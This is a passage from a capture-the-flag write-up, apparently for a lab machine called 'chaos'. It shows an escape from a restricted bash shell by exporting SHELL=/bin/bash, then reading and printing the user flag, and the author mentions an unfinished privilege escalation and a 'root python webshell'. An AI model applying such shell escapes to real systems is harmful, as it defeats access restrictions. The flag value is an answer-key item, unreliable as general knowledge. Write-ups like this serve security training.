20. ayush@chaos:/$ export SHELL=/bin/bash
21. ayush@chaos:/$ echo $SHELL
/bin/bash
22. Now I have completely broken the rbash restriction and have a full bash shell.
```

31. **User Flag**

```
1. ayush@chaos:/$ cat /home/ayush/user.txt
d616740efcaf0662359f516660d1ea9f
2. Ok I am tired of this box. I did show how to bypass the rbash restriction which is what I wanted to do. I may come back to this box to finish the "extracting
password from firefox profile" privesc to root. I did not quit get a "root shell", but I did get the root key, and did technically have a "root python webshell".
Peace, I am out. gnight!
```